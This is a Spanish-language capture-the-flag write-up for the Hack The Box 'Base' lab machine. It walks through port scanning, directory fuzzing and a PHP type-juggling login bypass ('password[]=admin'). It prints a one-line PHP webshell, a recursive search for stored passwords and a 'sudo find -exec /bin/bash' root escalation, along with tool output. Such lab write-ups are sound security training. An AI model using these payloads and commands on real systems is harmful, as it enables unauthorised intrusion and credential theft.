




Base



1. General Information

Machine Name ⇒ Base

Platform ⇒ Hack The Box

Type ⇒ Linux

Difficult ⇒ Easy

Tags ⇒ Web Application, Broken Authentication and Authorization, Vulnerability Assessment, Source Code Analysis

2. Specific Information

Machine Description

Base is a very easy Linux machine that focuses on exploiting PHP misconfigurations and insecure coding practices. A vulnerable web application with a listable login folder reveals a swap file containing the PHP code for the web-app. A brief analysis of the code reveals a comparison vulnerability in the login function which allows authentication bypass. With authorized access to the web-app, a reverse shell can be uploaded to grant initial access to the host machine. Then, the web application configuration files can be examined to find a plaintext password allowing SSH access to a more privileged user. Finally, privilege escalation can be achieved abusing misconfigured sudo permissions on the find binary.

Area of Interest

```
List = [Web Application, Broken Authentication and Authorization, Vulnerability Assessment, Source Code Analysis]
```

Campo	Detalle
Vulnerability	Remote Code Execution, Clear Text Credentials, Directory Listing, PHP type juggling
Technology	Apache, SSH, Linux
Technique	Fuzzing, Binary Exploitation, SUDO Exploitation,
Language	Bash
Security Tool	Gobuster, BurpSuite, Nmap, Strings

3. Summary

- **Reconocimiento inicial**

Se realizó un escaneo completo de todos los puertos del sistema objetivo y se guardaron los resultados en un archivo "grepeable" para facilitar el análisis posterior.

- **Análisis de servicios**

Se ejecutó un escaneo profundo para identificar los servicios y versiones activos en los puertos abiertos, permitiendo determinar posibles vectores de ataque.

- **Enumeración web**

Al acceder a la página principal, se efectuó fuzzing de directorios para descubrir rutas ocultas y archivos sensibles dentro del servidor web.

- **Bypass de autenticación (login.php)**

Se detectó que el formulario de login permitía enviar el parámetro `password` como un array (`password[]=admin`).

PHP interpreta los parámetros con `[]` como arrays, y si el backend usa comparaciones débiles (`==`) o funciones como `strcmp()` sin validar el tipo, se produce un **bypass de autenticación**.

Este fallo permitió acceder al panel como **admin** sin conocer la contraseña real.

- **Ejecución remota de código (RCE)**

Desde el panel administrativo se subió un archivo `.php` (webshell) que permitió ejecutar comandos en el servidor.

Se obtuvo una **reverse shell** como el usuario `www-data`.

- **Post-explotación y enumeración interna**

Con acceso al sistema, se realizó una búsqueda recursiva de cadenas sensibles como `"password"` para localizar credenciales en archivos de configuración.

- **Movimiento lateral**

Se identificaron credenciales válidas y se logró acceder por SSH como el usuario **john**.

- **Escalada de privilegios**

Se descubrió que el binario `/usr/bin/find` podía ejecutarse con permisos de `sudo` sin contraseña.

Se abusó de la opción `exec` para ejecutar `/bin/bash` como root:

bash

```
sudo find . -exec /bin/bash \;
```

Obteniendo finalmente acceso total al sistema como **root**.

4. Process

Realizamos un scan de todos los puertos y lo guardamos en un archivo grapeable

```
nmap -p- --open -sS -n -Pn -vvv 10.129.95.184 -oG allPorts
```

```
Scanning 10.129.95.184 [65535 ports]
Discovered open port 22/tcp on 10.129.95.184
Discovered open port 80/tcp on 10.129.95.184
Completed SYN Stealth Scan at 11:56, 5.52s elapsed (65535 total ports)
Nmap scan report for 10.129.95.184
Host is up, received user-set (0.0063s latency).
Scanned at 2026-05-12 11:56:38 CDT for 6s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Puertos abiertos: `22,80`

```
nmap -p22,80 -sCV 10.129.95.184 -oN targeted
```

Realizamos un scan profundo (buscando servicio y versión) de los puertos encontrados y abiertos.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256  65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Welcome to Base
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ingresamos a la página web y hacemos fuzzing de directorios

```

gobuster dir -u http://10.129.95.184:80/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 20 -o resultado.txt

```

Starting gobuster in directory enumeration mode

```

=====
==
/login          (Status: 301) [Size: 314] [--> http://10.129.95.184/login/]
/assets         (Status: 301) [Size: 315] [--> http://10.129.95.184/assets/]
/forms          (Status: 301) [Size: 314] [--> http://10.129.95.184/forms/]
/server-status  (Status: 403) [Size: 278]
/_uploaded      (Status: 301) [Size: 318] [--> http://10.129.95.184/_uploaded/]

```

← → ↻ 🏠 Not Secure http://10.129.95.184/login/ HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

Index of /login

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 config.php	2022-06-04 16:24	61	
 login.php	2022-06-15 11:23	7.4K	
 login.php.swp	2022-06-04 17:09	16K	

Apache/2.4.29 (Ubuntu) Server at 10.129.95.184 Port 80

Not Secure http://10.129.95.184/login/login.php HTB Academy CTF Platform Help Center HTB Blog

Home About Services Team

LOGIN

Use the form below to log into your account.

Log In

- `===` ensures **type-safe comparison**, checking both value and type.
- Alternative functions like `strcmp()` can also be used:

```
if (strcmp($submittedUsername, $storedUsername) === 0) {
    // Strings are identical
}
```


<https://www.php.net/manual/es/indexes.functions.php>

Prefacio > Apéndices > Listado de índices

- [Stomp::commit](#) - Validar una transacción en curso
- [Stomp::error](#) - Obtiene el último error stomp
- [Stomp::getReadTimeout](#) - Obtener la lectura del tiempo de espera de la solicitud
- [Stomp::getSessionId](#) - Obtiene el identificador de sesión actual stomp
- [Stomp::hasFrame](#) - Indica si existe o no una trama lista para leer
- [Stomp::readFrame](#) - Leer la siguiente trama
- [Stomp::send](#) - Envía un mensaje
- [Stomp::setReadTimeout](#) - Establecer el tiempo de espera de lectura
- [Stomp::subscribe](#) - Registrarse para escuchar a un destino dado
- [Stomp::unsubscribe](#) - Dar de baja una suscripción existente
- [Stomp::__construct](#) - Abre una conexión
- [Stomp::__destruct](#) - Cierra una conexión stomp
- [StompException::getDetails](#) - Obtener detalles de la excepción
- [StompFrame::__construct](#) - Constructor
- [stomp_connect_error](#) - Devuelve una cadena descripción de el último error al conectar
- [stomp_version](#) - Obtiene la versión actual de la extensión stomp
- [strcasecmp](#) - Comparación insensible a mayúsculas/minúsculas de strings binarios
- [strchr](#) - Alias de strstr
- [strcmp](#) - Comparación binaria de strings
- [strcoll](#) - Comparación de strings localizadas


El formulario de login (`login.php`) permite enviar el parámetro password como un array (`password[]=admin`) en lugar de una cadena. PHP convierte automáticamente los parámetros con `[]` en arrays, y si el código del servidor compara el valor recibido con el almacenado usando el `operador == (comparación débil)`, la verificación puede fallar y otorgar acceso sin validar correctamente la contraseña.

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /login/login.php HTTP/1.1	1	HTTP/1.1 302 Found
2	Host: base.htb	2	Date: Tue, 12 May 2026 17:37:23 GMT
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	3	Server: Apache/2.4.29 (Ubuntu)
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4	Expires: Thu, 19 Nov 1981 08:52:00 GMT
5	Accept-Language: en-US,en;q=0.5	5	Cache-Control: no-store, no-cache, must-revalidate
6	Accept-Encoding: gzip, deflate, br	6	Pragma: no-cache
7	Referer: http://base.htb/login/login.php	7	Location: /upload.php
8	Content-Type: application/x-www-form-urlencoded	8	Content-Length: 7102
9	Content-Length: 31	9	Keep-Alive: timeout=5, max=100
10	Origin: http://base.htb	10	Connection: Keep-Alive
11	DNT: 1	11	Content-Type: text/html; charset=UTF-8
12	Connection: keep-alive	12	
13	Cookie: PHPSESSID=5g6nrjto51lofit4k1n9g6r05g	13	<!DOCTYPE html>
14	Upgrade-Insecure-Requests: 1	14	<html lang="en">
15	Sec-GPC: 1	15	
16	Priority: u=0, i	16	<head>
17		17	<meta charset="utf-8">
18	username=admin&password[]=admin	18	<meta content="width=device-width, initial-scale=1.0" name="viewport">
		19	<title>
		20	Welcome to Base



Subimos un archivo `.php` (Una webshell.php)

```
<?php system($_GET['cmd']); ?>
```

Una vez obtenida la webshell nos podemos enviar una revershell como el usuario

`www-data`

Hacemos una búsqueda recursiva en todo el sistema para encontrar el string "password"

```
sudo grep -ri "password" / 2>/dev/null
```

```
Binary file /var/www/html/assets/vendor/remixicon/remixicon.t
tf matches
/var/www/html/assets/vendor/remixicon/remixicon.css:.ri-lock-
password-fill:before { content: "\eecf"; }
/var/www/html/assets/vendor/remixicon/remixicon.css:.ri-lock-
password-line:before { content: "\eed0"; }
/var/www/html/assets/vendor/remixicon/remixicon.svg: <glyp
h glyph-name="lock-password-fill"
/var/www/html/assets/vendor/remixicon/remixicon.svg: <glyp
h glyph-name="lock-password-line"
/var/www/html/login/config.php:$password = "PASSWORD-EXAMPL
E";
/var/www/html/login/login.php:if (!empty($_POST['username'])
&& !empty($_POST['password'])) {
/var/www/html/login/login.php:         if (strcmp($password,
$_POST['password']) == 0) {
/var/www/html/login/login.php:         print("<script>aler
t('Wrong Username or Password')</script>");
/var/www/html/login/login.php:         print("<script>alert('W
rong Username or Password')</script>");
/var/www/html/login/login.php:         <input type="pa
ssword" class="form-control" name="password" style="max-widt
```

```
h: 30%" id="password" placeholder="Your Password" required>  
Binary file /var/www/html/login/login.php.swp matches
```



```
www-data@base:/var/www/html/_uploaded$ cat  
/var/www/html/login/config.php  
<?php  
$username = "admin";  
$password = "PASSWORD-EXAMPLE";www-  
data@base:/var/www/html/_uploaded$
```

```
www-data@base:/var/www/html/_uploaded$ cat /var/www/html/login/config.php  
<?php  
$username = "admin";  
$password = "PASSWORD-EXAMPLE";www-data@base:/var/www/html/_u  
ploaded$ su john  
Password:  
john@base:/var/www/html/_uploaded$
```

Escalaremos privilegios via el binario find

```
sudo find . -exec /bin/bash \;
```

